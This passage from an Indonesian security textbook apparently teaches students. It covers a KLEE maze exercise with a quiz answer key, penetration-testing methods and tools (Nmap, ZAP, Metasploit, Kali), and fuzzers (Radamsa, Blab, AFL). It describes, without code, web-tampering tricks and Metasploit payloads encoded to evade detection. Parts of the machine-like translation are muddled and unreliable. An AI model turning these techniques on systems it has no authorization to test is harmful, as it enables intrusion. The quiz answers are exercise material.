test000080.ktest
test000081.ktest
test000082.assert.err
test000082.ktest
test000082.pc
```

Perhatikan bahwa argumen untuk ls adalah 1 (satu), bukan huruf kecil l. Menurut konfigurasi *VM* (*Virtual Machine*), ketiga nilai ini mungkin berbeda (NN terkadang 62 dan terkadang 89). Untuk mengamati *path* yang diambil *KLEE* melalui *maze*, jalankan *ktest-tool* pada *file* test0000NN.ktest (dengan NN diganti dengan angka dari *VM*).

```
$ ktest-tool.cde klee-last/test0000NN.ktest
ktest file : 'klee-last/test0000NN.ktest'
args       : ['maze-sym.o']
num objects: 1
object    0: name: 'program'
object    0: size: MM
object    0: data:
'XXXXXXXXXXXXXXXXXXXXXXXX\x00\x00\x00\x00\x00\x00\x00\x00\x00\
```

```
x00\x00\x00\x00\x00\x00\x00'
```

Apa datanya (bagian XXXXdll, tanpa menyertakan bagian \x00\x00, jika ada) untuk objek program?

Ternyata ada beberapa "solusi" untuk *maze*; dapat dilihat semuanya dengan mengeksekusi:

```
$ klee.cde --emit-all-errors maze-sym.0
```

Command di atas kemudian akan menampilkan semua kemungkinan jawaban menggunakan fungsi ls dari atas. Berapa banyak disana?

6.13.6 *Walking Through Walls*

Sesuatu yang aneh sedang terjadi: Entah bagaimana solusinya diizinkan untuk melewati hambatan. Lihat melalui kode, dan temukan kondisi yang memungkinkan hal ini terjadi. Di baris mana? Beri komentar dan coba lagi, untuk memeriksa bahwa hanya menerima satu solusi.

6.14 Soal Kuis

1) Gangguan wisdom-alt dapat dideteksi melalui fuzzy.py. Tepatnya berapa kali?
2) Wisdom-fuzz.py alt2 tidak mengenali kerusakan. Tepatnya berapa kali?
3) Sebutkan satu variabel *symbolic* yang diatur dalam kondisi *path* yang ditemukan oleh *KLEE* yang menyebabkan wisdom-alt2 gagal.
4) Beri nama variabel *symbolic* lain yang diatur dalam kondisi *path* yang dilaporkan oleh *KLEE* yang menyebabkan Wisdom-alt2 *crash*.
5) Apakah *object* buf penuh dengan data?
6) Apakah ada nilai yang diberikan ke *object* "program" yang telah selesai setelah *symbolic maze*? Kiat orang dalam: harapkan *soup* alfabet panjang yang dimulai dengan huruf S.

7) Berapa banyak solusi yang dapat ditemukan oleh perangkat lunak *symbolic maze* jika dijalankan dengan cara ini?
8) Aplikasi *maze* memiliki kesalahan yang menungkinkan pemain untuk melewati penghalang. Apakah masalahnya di '*color-red-verb*' atau 'maze-sym.c' secara khusus? Dapat memilih dari salah satu baris jika ada banyak.

6.15 Jawaban Kuis

1) Satu iterasi untuk mengidentifikasi *crash*
2) Tidak mendeteksi crash
3) buf
4) r
5) '\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00'
6) sddwddddsddw
7) 309
8) 113

BAB VII

ANALISIS PROGRAM

7.1 *Penetration Test*: Pendahuluan

Melakukan *penetration testing* pada sistem perangkat lunak, juga dikenal sebagai pengujian pena, adalah cara yang efektif untuk menentukan apakah sistem tersebut aman atau tidak. Dikenal sebagai "*red team*" atau "*tiger team*", *pen testing* adalah semacam aktivitas *black hat* yang dapat membantu mengungkap masalah keamanan dalam perangkat lunak baru sebelum dirilis. Untuk menguji satu program atau seluruh aplikasi, seperti aplikasi *web*, dapat menggunakan *browser* dan *server*.

7.1.1 Kenapa dan Bagaimana

Berikut adalah beberapa hal yang perlu diketahui tentang *pen tester*, antara lain:

1) *Pen tester* yang baik menggunakan trik dan metode otomatis untuk menemukan lubang keamanan di sistem target.
2) Tim yang terpisah memungkinkan perspektif baru untuk diambil pada tujuan yang telah ditetapkan. *Pen testing*, yang membutuhkan pengembangan pengetahuan khusus selama banyak proyek, mendapat manfaat dari penggunaan tim yang terpisah.
3) Misalnya, hanya melalui komponen yang menghadap ke depan dari luar *firewall* perusahaan..

7.1.2 Sejarah

Pen Testing sudah ada sejak lama. Sistem operasi *time-sharing* dikembangkan pada 1960-an, memungkinkan banyak pengguna untuk menggunakan komputer secara bersamaan. Hal ini menyebabkan pembentukan

kelompok tugas *RAND Corporation* yang diketuai oleh *Willis Ware* untuk menyelidiki subjek tersebut. Pada tahun 1967, *Wills Ware* dan rekan-rekannya menyiapkan laporan yang dikenal sebagai *Ware Report*, yang kemudian diganti namanya. *Ware Report* adalah batu loncatan untuk banyak diskusi yang dilakukan di kelas.

Dengan meretas sistem komputer, pemerintah dapat menguji keamanan di tahun 1970-an. *Red team*, atau *tiger team*, adalah nama yang diberikan kepada kelompok-kelompok ini. Saat ini merupakan industri yang mapan, dengan masing-masing perusahaan dan departemen di dalam perusahaan besar menyediakan layanan *penetration testing*.

7.1.3 Kelebihan

Pen tester sudah terbukti. Akan lebih baik jika *pen tester* juga dapat menemukan bukti konsep yang dapat digunakan kembali. Hal ini juga berlaku dalam pengaturan praktis karena berlaku untuk semua komponen yang dapat digunakan. *Pen tester* tidak hanya hipotesis; *pen tester* juga tidak salah.

Orang yang bertanggung jawab atas sistem target akan merasa lebih aman saat keterlibatan selesai, atau *pen tester* akan dapat menyelesaikan masalah lebih cepat daripada nanti. Ini karena fakta bahwa telah ditemukan kerentanan aktual yang sepenuhnya dapat dieksploitasi di alam liar dan tidak mungkin diatasi.

7.1.4 Kekurangan

Sampai detik ini, semua *flaw* itu hanyalah teori belaka. Ada bahaya dalam berpikir bahwa diterima lebih dari yang sebenarnya. Pada akhirnya, *penetration testing* tidak akan mengungkap semua kelemahan keamanan dalam suatu sistem. Akibatnya, kurangnya penemuan tidak berarti bahwa tidak ada lubang keamanan.

Menemukan dan memperbaiki kerentanan tidak berarti bahwa tidak ada lagi kerentanan. Contoh: Tergantung pada model ancaman dan kriteria keterlibatan, *penetration tester* bahkan mungkin tidak mencari masalah tertentu. Dalam hal

keamanan, harus diingat bahwa ini bukan komposisi. Kurangnya komposisi dapat menyebabkan modifikasi kecil pada suatu komponen dapat merusak sistem secara keseluruhan, bahkan jika komponen sendiri tidak rusak.

7.1.5 Fokus Bab

Berikut adalah dua bagian yang harus dilalui dalam bab ini:

1) Pengenalan *pen testing* dan alat paling populer yang digunakan oleh *pen tester* pertama kali disajikan dalam bab ini.
    a) Sebagai hasil dari penelitian ini, *tool* dan *automation* dibuat untuk generasi masa depan *pen tester*, dan juga akan melihat beberapa *tool* khusus.
    b) Salah satu *tool* yang paling sering digunakan di bidang keamanan adalah *Nmap*, yang merupakan alat pemindaian dan penyelidikan jaringan.
    c) Untuk mendeteksi dan mengeksploitasi kerentanan, *pen tester* mungkin menggunakan *toolkit* yang sangat dapat disesuaikan.
2) *Fuzz* atau *fuzzing testing*, metode *penetration testing* yang umum digunakan, akan dibahas pada paruh kedua subjek ini.

7.2 *Pen Testing*

System atau *Component Penetration testing* adalah praktik mencari kerentanan yang mungkin dieksploitasi. Itu seni dan sains, tentu saja.

1) *Pen tester* harus berpikir di luar kotak. Mungkin memanfaatkan pijakan itu untuk menyerang area lain yang rentan.
2) Dimungkinkan untuk merancang alat yang mencari pola atau mengeksploitasinya setelah ditemukan. *Automatic ingenuity*, untuk menggunakan *cliche*, adalah apa ini.

7.2.1 Trik *Pentester*

Peran *pen tester* adalah untuk mengidentifikasi potensi kelemahan keamanan dalam perangkat lunak yang diuji. Apa yang dimiliki *pen tester* di gudang senjatanya untuk memastikan bahwa *pen tester* berhasil dalam pekerjaannya?

1) *Penetration testing*, di sisi lain, harus masuk ke *target domain* dengan pemahaman menyeluruh tentang domain tersebut. *Pen tester*, misalnya, harus berpengalaman dalam seluk-beluk aplikasi *online* jika ingin efektif.
2) Mengetahui bagaimana sistem di bidang itu dibangun juga penting. Contoh:
    a) Protokol apa yang digunakan untuk berkomunikasi antar aplikasi. Itu *HTTP* (*HyperText Transfer Protocol*), *TCP* (*Transport Control Protocol*), dan *IP* (*Internet Protocol*) di *web*.
    b) *PHP* (*HyperText Preprocessor*), *Java*, dan *Ruby* adalah contoh bahasa pemrograman yang sering digunakan untuk membuat aplikasi berbasis web.
    c) *Ruby on Rails*, *DreamWeaver*, dan *Drupal*, adalah *framework* untuk membangun aplikasi *online* atau komponen aplikasi.
3) Selain itu, harus disadari kelemahan umum di area itu.
    a) Misalnya, *SQL* (*Structured Query Language*) *Injection*, *cross-site scripting*, dan *cross-site request forgery* adalah masalah umum aplikasi *web*.
    b) *Password* default dan file tersembunyi adalah dua contoh kesalahan umum dan desain yang buruk.

7.2.2 *Web Hacking*: Pandangan Pakar

Internet pen testing adalah ilustrasi yang bagus tentang ini. Pikirkan tentang apa itu *online hacking* dari sudut pandang *Hacker* profesional. Mengubah pengaturan menyumbang 70% dari pekerjaan. Ini seperti ketika mengklik tombol

untuk membeli item di situs *online* dan *URL* (*Uniform Resource Locator*) targetnya seperti ini, yang dapat dibayangkan.

1) Coba ubah *link* untuk mengubah harga atau ubah nomor item untuk melihat apakah pengguna dapat membeli yang lain.
2) Ini akan mengungkapkan apakah aplikasi web telah menempatkan jumlah ketergantungan yang tidak tepat pada parameter *client*.
3) Coba memasukkan *skrip* dalam parameter *URL* (*Uniform Resource Locator*).
4) Untuk menentukan apakah ini rentan terhadap *cross-site scripting* atau jika karakter struktural dapat ditambahkan ke *URL* (*Uniform Resource Locator*), misalnya, untuk melihat apakah jenis kode lain dapat disuntikkan.

Password default dapat menjelaskan sepuluh persen dari semua upaya peretasan *online*. Periksa untuk memeriksa apakah target telah mengubah *password* default dengan melakukan riset dan kemudian menggunakan *password* itu. Ada berbagai cara untuk melakukan penelitian ini, termasuk pencarian internet dan membaca manual pengguna.

File dan *folder* tersembunyi mungkin mencapai 10% dari total. Sebagai upaya terakhir, dapat dibaca dengan teliti manual untuk petunjuk atau hanya mengetikkan berbagai *URL* (*Uniform Resource Locator*) untuk melihat apakah ada nama *file* yang sering muncul. *Password file* dan halaman administrasi lainnya dapat ditemukan.

10% sisanya mungkin masalah lain, seperti kesulitan dengan otentikasi, seperti melewati atau memutar ulang. Layanan *online* yang tidak memerlukan autentikasi, seperti yang menyediakan *API* (*Application Programing Interface*) tanpa autentikasi. Situs konfigurasi tempat kredensial bocor.

7.2.3 *Tool*

Beberapa *pen testing tool* sudah tersedia sekarang. *Pen testing* menggunakan berbagai metode untuk mencapai tujuan. Jika memiliki teori, dapat diuji-nya. Misalnya, *pen tester* mungkin mengamati bagaimana bereaksi terhadap berbagai penyimpanan atau rangsangan. Akhirnya akan memanfaatkan teknologi untuk benar-benar membobol sistem target dan mencari tahu persis kekurangan apa yang ada.

Jika melakukan *network testing*, alat harus mencakup semuanya. Komponen sistem ini, topologi, dan sebagainya secara aktif mencari masalah Jika mencoba mencari tahu *file* apa yang ada pada satu sistem, perangkat lunak apa yang dijalankannya, dan serangan apa yang rentan terhadapnya, alat mungkin dapat membantu.

Nmap

Nmap, *network probing tool*, akan menjadi *port* panggilan pertama.


1) Dapat menggunakan *Nmap* (*Network Mapper*), untuk mengetahui *host* mana yang dapat diakses di jaringan.
    a) Ada beberapa hal yang perlu diingat saat memilih *web host*.
    b) Host OS, jenis *packet filtering* atau *firewall* yang digunakan, dan banyak lagi detail lainnya.
2) Saat menggunakan *Nmap*, dapat mengirim *IP* (*Internet Protocol*) *packet* ke jaringan dan melihat apa yang terjadi padanya. Mengirim *packet* ke rentang *address* tertentu, dan akan memantau bagaimana *host* di *address* tersebut membalas *packet* tersebut.
3) *Nmap* adalah alat sumber terbuka gratis, namun ada versi komersial yang tersedia, dan bisa didapatkannya di nmap.org.

Berikut adalah fitur *nmap*, antara lain:

1) *Nmap* sekarang dapat menemukan *host* dan *service* dengan mengirimkan *ping* ke *IP* (*Internet Protocol*) yang berbeda, seperti yang terlihat pada diagram berikut.
    a) Untuk lebih spesifik, mungkin menggunakan *ICMP* (*Internet Control Message Protocol*) *Echo Requests* atau *Timestamp request* untuk berkomunikasi. Ini adalah implementasi *ping* biasa. Karena *router* dan *firewall* terkadang kehilangan *packet* ini, lebih banyak paket harus disuntikkan untuk menebusnya.
    b) *Port* 443 dan 80 dapat digunakan untuk mengirimkan *TCP* (*Transmission Control Protocol*) *SYN* dan *TCP* (*Transmission Control Protocol*) *SYN/ACK message*. *Web server* kemungkinan besar beroperasi pada *port* ini jika menerima *response* dalam bentuk apa pun.
    c) *Nmap* juga akan mencoba hal-hal tambahan, jika operator menentukannya. Contoh itu, mungkin mengirimkan paket *UDP* (*User Datagram Protocol*) ke *port* tertentu. Itu mungkin mengisi *packet* itu agar tampak seperti apa yang diantisipasi dari *packet* di *port* tersebut juga. Apakah ingin ditentukan apakah *server* nama *domain* berfungsi pada *IP* (*Internet Protocol*) tertentu, dan dapat mengirimkan *DNS* (*Domain Name System*) *packet* ke *port* yang menggunakan *UDP* (*User Datagram Protocol*), di mana *DNS* (*Domain Name System*) adalah *domain name service*.
2) *Nmap* mungkin juga mencoba menghindari deteksi dengan bersembunyi di depan mata. Untuk menghindari deteksi, *Nmap* mungkin diatur untuk mengirim *paket* dengan kecepatan yang lebih rendah.

Web Proxy

Penggunaan *web proxy* adalah taktik khas lainnya di *pen tester toolbox*. Biasanya aplikasi *web* menjadi sasaran *attacker*.



Gambar 7.1 Cara Kerja *Web Proxy*
(Sumber: Universitas Maryland, 2014)

Web proxy, di sisi lain, bermanfaat karena *web proxy* berada di antara *browser* dan *server*, mencegat *packet* dan menyimpannya. Setiap *packet* yang dipertukarkan akan ditampilkan dan dapat dimodifikasi oleh *pen tester*. *Vulnerability scanning*, *exploitation*, *site probing*, dan sejenisnya dapat dilakukan dengan *proxy* tertentu.

Sebagai contoh, pertimbangkan *OWASP Zed Attack Proxy* yang dikenal sebagai *Zap*.

1) Untuk melihat atau mengubah paket yang direkam, *Zap* menawarkan *GUI* (*Graphical User Interface*).
2) Ketika *packet* dipertukarkan dengan cepat sampai kondisi tertentu terpenuhi, *pen tester* dapat menghentikan pertukaran dan memeriksa data atau membuat perubahan pada pin.

Banyak lagi fungsi yang tersedia di *Zap*, antara lain:


1) *Active Scanning* yang mencoba *cross-site scripting* dan *SQL* (*Structured Query Language*) *Injection*.
2) Ketika *proxy* mentransmisikan muatan spesifik konteks untuk menentukan apakah dapat merusak aplikasi *web*, dikenal sebagai *fuzzing*.
3) Ini bukan satu-satunya jenis *spider* yang mampu membuat model di sekitarnya. Untuk *pen tester*, ini memberinya gambaran tentang situs itu dan di mana harus mencari URL tersembunyi dan kerentanan lainnya.

Selain sifat *open-source Zap*, ada opsi komersial, seperti *Burp Suite*. *Tester* profesional sering menggunakan pendekatan ini. Dengan sedikit biaya, dapat memiliki akses ke banyak fitur penting dalam edisi profesional.

Metasploit


Metasploit adalah alat ketiga dan terakhir yang akan dilihat untuk *pen tester*.

1) *Metasploit* adalah alat yang sangat populer. Untuk menguji dan menggunakan kode *exploit*, ini adalah *platform open-source* yang canggih. Memungkinkan *payload*, *encoder*, mesin *no-op generator*, dan *eksploit* untuk disatukan dengan cara yang dapat diperpanjang.
2) Dengan kata lain, *pen tester* diberi kemampuan untuk *attack script*. Sejumlah tindakan diperlukan untuk menjalankan skrip ini.
    a) Mencari layanan yang rentan di situs yang jauh.
    b) Bangun *payload* berdasarkan temuan. Untuk mencegah deteksi, enkripsi payload.
    c) Pengenalan karakteristik yang tidak perlu yang membingungkan *intrusion detection system* dan karenanya gagal untuk melarang, misalnya, *Payload* disuntikkan, dan *shellcode* terhubung kembali.
    d) *Pen tester* akan memiliki akses ke *command prompt*.



Gambar 7.2 Diagram Cara Kerja Metasploit Pertama
(Sumber: Universitas Maryland, 2014)

Dengan kata lain, ini adalah bagaimana semuanya bekerja. Dengan *Metasploit* dan beberapa *script* di tangan, *pen tester* siap digunakan. Jaringan target dapat ditemukan di sebelah kanan itu. Salah satu *server* jaringan belum ditambal. Pada tahap pertama, *Metasploit* mencoba menemukan *server* yang rentan di komputer target.



Gambar 7.3 Diagram Cara Kerja Metasploit Kedua
(Sumber: Universitas Maryland, 2014)

Setelah muatan serangan dibuat, *metasploit* mengeksekusi skrip dan mengirimkannya ke target, mengeksploitasi kerentanan dan mengorbankan informasi target. Idealnya, target akan membangun kembali komunikasi, memberi akses ke shell jarak jauh.

Metasploit framework menyediakan berbagai metode bagi pengguna untuk berinteraksi dengan sistem:

1) *Msfconsole*, adalah *command-line interface* untuk menjalankan perintah *Metasploit*.
    a) Opsi berbasis *web* dan *command-line* juga tersedia bagi yang lebih menyukai cara yang lebih tradisional dalam menggunakan *Linux*.
    b) Semua ini dapat digunakan untuk serangan aktif dan pasif, serta untuk penyelidikan dan instruksi komunikasi, pembangunan muatan, dan penyandian.
    c) Serangan yang membutuhkan koneksi ke layanan yang jauh dikenal sebagai *active attack*.
    d) *Passive attack* adalah serangan di mana membiarkan pelanggan terhubung dengan *client* dengan mengizinkan menyiapkan layanan.
2) *Meterpreter*, adalah *command-line* yang disematkan. Program yang diantisipasi untuk dijalankan akan tersedia untuk digunakan. Hal ini tentu saja memudahkan pen tester untuk masuk dan keluar dari sistem tanpa

terdeteksi. Saat menggunakan alat ini, akan memiliki kemampuan untuk membuat *shellcode* rahasia.

3) *Payload* dibuat menggunakan *Msfpayload*. Untuk menyembunyikannya dari deteksi, *Msfencode* mengenkripsinya.

Ratusan *module* dan *script* telah ditambahkan ke *Metasploit* oleh komunitas selama bertahun-tahun, antara lain:

1) *Stagers* dan *mod* lainnya memperluas eksploitasi ke beberapa *platform*, serta serangan kerentanan tertentu.
2) *Password sniffing tool*.
3) *Privilege escalation*
4) *Backdoors* dan *keylogging* juga dimungkinkan.

Berbagai macam eksploitasi dapat dibuat dengan menggabungkan elemen-elemen ini dalam *skrip*, dan daftar ini jauh dari lengkap.

7.2.4 *Kali*

Kali adalah distribusi *Linux* yang telah dikonfigurasi sebelumnya dengan berbagai *open-source pen testing tool*. *Nmap*, *Zap*, *Metasploit*, dan *Burp Suite* hanyalah beberapa dari banyak *password hacking*, *dynamic binary analysis*, *WiFi Password Solver*, pemindaian *peepdf*, dan lebih banyak program yang dapat digunakan untuk menemukan vektor serangan dalam *file PDF* (*Portable Document Format*). Distribusi *Kali Linux* hadir dengan banyak *pen testing tool* yang dapat digunakan pada berbagai tingkat keahlian. Sectools.org menyediakan koleksi yang komprehensif, seperti yang dijelaskan sebelumnya di bagian ini.

7.2.5 *Ethical Hacking*

Ethical Hacking harus disebutkan pada tahap ini. Bukan tujuan alat pengujian penetrasi untuk mengekspos kelemahan keamanan sehingga dapat dieksploitasi di alam liar untuk alasan kriminal atau berbahaya. Namun, memang

benar bahwa alat ini dapat digunakan untuk alasan jahat. Hal ini membuat agak dari alat dua arah.

Catatan: Jangan menjadi *hacker* yang menyerang menggunakan *pen testing tool*.

7.3 *Fuzzing*

Fuzz Testing hanyalah bentuk uji acak yang merupakan jenis pengujian di mana *input* untuk kasus uji dibuat secara acak atau semi-acak. Tujuan *fuzz testing* adalah untuk memastikan bahwa hal-hal buruk tidak terjadi. *Fuzz test tool* hanya memahami bahwa tes tidak boleh *hang* atau *crash*. Dengan demikian, pengujian *fuzz* adalah aktivitas yang sangat berharga tetapi sangat terbatas.

Output yang salah, misalnya, mungkin dihasilkan oleh perangkat lunak. *Fuzz test*, di sisi lain, tidak tahu apa yang diharapkan dari tesnya. *Fuzz testing* dapat menggunakan *input* yang *valid* dari *functional testing* karena tes ini dianggap *input* yang *valid*.

7.3.1 Jenis-Jenis *Fuzzing*

Fuzzing terdiri dalam tiga bentuk:

1) *Black Box Fuzzing*
    a) *Black box fuzzing* adalah teknik pertama yang dicoba. Misalnya, dalam situasi ini, alat pengujian tidak memiliki pengetahuan tentang program atau format *input*-nya.
    b) Sangat mudah untuk memulai dan mempelajari cara menggunakannya.
2) *Grammar Based Fuzzing*
    a) *Flushing* bekerja dengan meminta alat membuat *input* berdasarkan *grammar* yang mendefinisikan format *input* yang diperlukan oleh aplikasi target.
    b) Operator harus terlebih dahulu menentukan tata bahasa. Di sisi lain, sering kali masuk lebih dalam di ruang keadaan program.

3) *White Box Fuzzing*
    a) Alat *whitebox fuzzer* menghasilkan *input* baru berdasarkan kode program target itu sendiri.
    b) Karena alat *fuzzing* itu sendiri dapat menganalisis kode dan menentukan *input* apa yang akan dihasilkan untuk berbagai area kode program target, alat ini seringkali mudah digunakan. Karena itu, *white box fuzzing* mungkin intensif secara komputasi.

7.3.2 *Fuzzing Input*

Fuzzing tool menghasilkan *input* untuk program target dalam berbagai cara. Berikut adalah 3 metode *fuzzing input* adalah:


1) *Mutational.*
    a) Memutasi *input* yang diberikan oleh operator, *fuzzer* kemudian menggunakannya sebagai *input* alih-alih yang asli.
    b) *Input* yang sah ini dapat dibuat secara manual atau otomatis menggunakan *solver query* tata bahasa atau *SMT* (*SAT Modulo Theory*) misalnya. Mutasi juga dapat dipaksa untuk menyesuaikan diri dengan seperangkat aturan yang telah ditentukan. Ada kalanya tes fungsional asli digunakan sebagai masukan hukum.
2) *Generational*
    a) Sebuah *input* dihasilkan dari awal dalam situasi ini. Ada kemungkinan bahwa ia melakukannya secara acak. Mungkin juga melakukannya sesuai dengan tata bahasa program.

3) *Combinations*
    a) Contoh: Menggabungkan elemen-elemen ini untuk membentuk *input* awal. Bermutasi n kali, menghasilkan *input* baru, dan sebagainya.
    b) Dimungkinkan juga untuk menghasilkan mutasi menurut tata bahasa.

7.3.3 *File-Based Fuzzing*

Fuzzer dapat digunakan dengan salah satu dari dua cara, yaitu: *Fuzzer* dapat diklasifikasikan sebagai berbasis *file* atau berbasis jaringan. Berikut adalah strategi berbasis *file*:

1) Mutasi atau *input* baru akan dihasilkan oleh alat fuzz sebagai akibat dari ini.
2) Untuk mengamati apa yang terjadi, ia kemudian akan mengeksekusi program target dengan *input* tersebut.
3) Hasilnya, seperti inilah tampilannya:



Gambar 7.4 Diagram Cara Kerja *File-Based Fuzzing*
(Sumber: Universitas Maryland, 2014)

7.3.4 Contoh: *Radamsa* dan *Blab*

Radamsa

Radamsa adalah *black box fuzzer* berbasis mutasi. Ini mengubah *input* yang diberikan, meneruskan-nya ke program target.

```
% echo "1 + (2 + (3 + 4))" | radamsa --seed 12 -n 4
5!++ (3 + -5))
1 + (3 + 41907596644)
1 + (-4 + (3 + 4))
1 + (2 + (3 + 4
```

Jadi sebagai contoh di atas, inilah interaksi dengan *Radamsa*, *Pen Tester* mulai dengan menggemakan masukan legal, meneruskan-nya ke *Radamsa*. Argumen *Radamsa* mencakup benih acak, serta jumlah mutasi *input* acak yang akan dihasilkan. *Pen Tester* dapat melihat di sini bahwa *input* yang dihasilkan *Radamsa* adalah variasi dari *input* yang awalnya diterima. *Radamsa* dapat berada di antara pembangkitan *input* normal dan program target penerima sebagai berikut. Di sini ditunjukkan bahwa *input* asli, yang merupakan ekspresi aritmatika legal yang mungkin diberikan ke program kalkulator bc. Dapat membuat *input* tersebut *difuzz* oleh *Radamsa* terlebih dahulu sebelum bc dapat mengoperasikannya.

Blab

Blab adalah *fuzzer* berbasis *grammar*. Tata bahasa ditentukan oleh pengguna sebagai ekspresi reguler dan *context-free grammar*.

```
% blab -e '(([wrstp][aeiouy]{1,2}){1,4} 32){5} 10'!
soty wypisi tisyro to patu
```

Jadi sebagai contoh di atas, *Blab* akan mengambil ekspresi *reguler* sebagai argumen *command-line*, menggambarkan ruang *input* legal, dan menggunakan ekspresi reguler itu, dapat menghasilkan *input* yang dapat diumpankan ke program target.

7.3.5 Contoh: *American Fuzzy Lop*

American Fuzzy Lop adalah *fuzzer* berbasis *file* lainnya. Mengikuti pendekatan ini, ini adalah *fuzzer* kotak putih berbasis mutasi. Berikut adalah proses *American Fuzzy Lop*:

1) *Fuzzer* akan mulai dengan menginstrumentalkan program target. Untuk meningkatkan cakupan, ini menggunakan kode untuk mengidentifikasi set *input* berikutnya. *Fuzzer* merekam tupel yang menunjukkan di mana

eksekusi program telah membawanya dengan memasukkan instrumentasi. Mulailah *identifier* baru untuk setiap situs kode baru.

2) *Fuzzer* menjalankan tes dengan program berinstrumen di tangan, dan jika tupel yang tidak terlihat terbentuk, mengubah *test input* untuk membuat tes baru. Jika tidak, pengujian tersebut tidak bermanfaat dalam mencakup area baru perangkat lunak, jadi *dibuangkannya* dan beralih ke yang berikutnya. Beberapa mutasi yang paling umum termasuk hal-hal seperti *bit flips*, aritmatika, dan sejenisnya.
3) Untuk menghindari tertangkap di minima lokal, *American Fuzzy Lop* secara teratur menyisihkan tes yang diperolehnya. Alih-alih, bertujuan untuk menggeser basis negara bagian ke lokasi baru dengan membuat perubahan besar. Sebagai contoh, inilah interaksi di bawah.

```
% afl-gcc -c ... -o target
% afl-fuzz -i inputs -o outputs target
afl-fuzz 0.23b (Sep 28 2014 19:39:32) by
<lcamtuf@google.com>
[*] Verifying test case 'inputs/sample.txt'...
[+] Done: 0 bits set, 32768 remaining in the bitmap. ...
--------------
Queue cycle: 1n time : 0 days, 0 hrs, 0 min, 0.53 sec ...
```

Berikut adalah analisis interaksi di atas:


a) afl-gcc dapat digunakan sebagai titik awal. Pengganti untuk *compiler* C gcc adalah apa yang dirancang untuk dilakukan.
b) Instrumentasi target akan dikirim ke gcc, yang akan mengkompilasinya.
c) *Script* menamakannya afl-fuzz karena menggunakan program target ter-instrumentasi. Dengan demikian *fuzz testing* dimulai. Ketika menemukan tes yang gagal, itu akan terus berjalan untuk waktu yang lama dan memberikan diagnostik.

Selain SAGE, *white box fuzzer* lainnya, yang satu ini menggunakan eksekusi simbolis sebagai metode pembangkitan pengujiannya. Eksekusi simbolis telah dibahas di bagian sebelumnya di SAGE.

7.3.6 Contoh: *Network-Based Fuzzing*

Berfungsi Sebagai 1/2 dari Pasangan Komunikasi


Network-based fuzzer adalah jenis lain dari *fuzzer*. Pada saat yang sama, itu dapat digunakan untuk berkomunikasi dengan orang lain. Membuat program target crash dengan mengirim pesan ke dan darinya. Ada beberapa cara untuk menghasilkan *input*, termasuk mengulangi pertemuan sebelumnya dan mengubahnya. Menggunakan bahasa protokol, misalnya, untuk membuat interaksi baru. *Pen Tester* dapat membayangkan seorang *fuzzer* diberi definisi interaksi di sini. *Fuzzer* kemudian dapat berinteraksi dengan target, mengubah *input* yang diterimanya hingga target berisiko mengalami *crash*.



